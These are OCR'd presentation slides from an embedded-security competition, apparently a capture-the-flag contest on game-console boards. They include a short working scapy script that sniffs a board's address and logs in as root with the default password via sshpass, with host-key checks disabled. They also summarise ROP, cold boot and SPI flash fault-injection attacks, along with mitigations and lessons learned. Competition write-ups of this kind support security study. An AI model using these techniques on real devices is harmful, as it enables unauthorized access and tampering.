
Attack: Just SSH™

```
from scapy.all import *

face = "something"
mac = get_if_hwaddr(face)
board_ip = None

def sniff_cb(pkt):
    global board_ip
    global mac
    if pkt[Ether].src != mac and IPv6 in pkt:
        ipsrc = pkt[IPv6].src
        if ipsrc != "::":
            board_ip = ipsrc
            return True
    return False

sniff(iface=face, stop_filter=sniff_cb)

print("Hacking the mainframe...")

args = ["sshpass", "-p", "root", "ssh", "-oUserKnownHostsFile=/dev/null", "-oStrictHostKeyChecking=no",
        "-oPubkeyauthentication=no", "root@" + board_ip + "%" + face]
subprocess.call(args, stdin=0, stdout=1, stderr=2)
```

Attack: Just SSH™



Attack: Just SSH™



Impact

✔ Jailbreak

✔ Hackermod

✔ Intellectual Property

With decryption of games on disk:

✔ Rollback

✔ Pinbypass

Mitigation

```
$ petalinux-config -c rootfs
```

Remove `packagegroup-core-ssh-dropbear`

While you’re at it, go ahead and remove all the other bloat too (like us)

Also remove the whole init system so dropbear could never get started even if it were there


Also compile packet networking support out of the kernel so it literally doesn’t know what a TCP is

Defense in Depth™

Other Attacks

ROP in MESH (Username + Pin fields)

abused buffer overflow to jump to gadgets which leak secret information
overwriting up to r13, but only r4-r7 were usable after return




Other Attacks


Cold boot attack
Dumping U-boot + Kernel + Initrd + Game from DDR3 RAM after reset

Rollback: Fault injection in SPI flash
Corrupting flash data after boot by shorting SPI-CLK with SPI-SO (while installing v1.0)

Editing SPI flash after boot
Removing SPI flash chip after booting and changing the contents externally

Recording the Screen content with a Smartphone
One team accidentally leaked their encryption keys while booting Linux





General Comments

What about your opponents' systems made things difficult for you as an attacker?
A: PIN hashing systems

- Argon2, Bcrypt
- Elliptic Curve PKC (???)

Would some of your attacks have also worked against your own system?

A: No. (Well… potentially a well timed bitstream cold boot attack, maybe)

What was the most valuable thing you learned during the competition?

A: Development team members are the best attackers

General Comments

What was the most valuable thing you learned during the competition?

A1: Don’t write spaghetti code in your custom PIN cracking framework

> Accidentally made three machines do exactly the same work
>
> Oops :(

A2: Double check *everything* against your design document, even if it seems to work fine.

Questions?

The DeNUvo Springbreak: Hacking in Progress...

3 AM in the morning...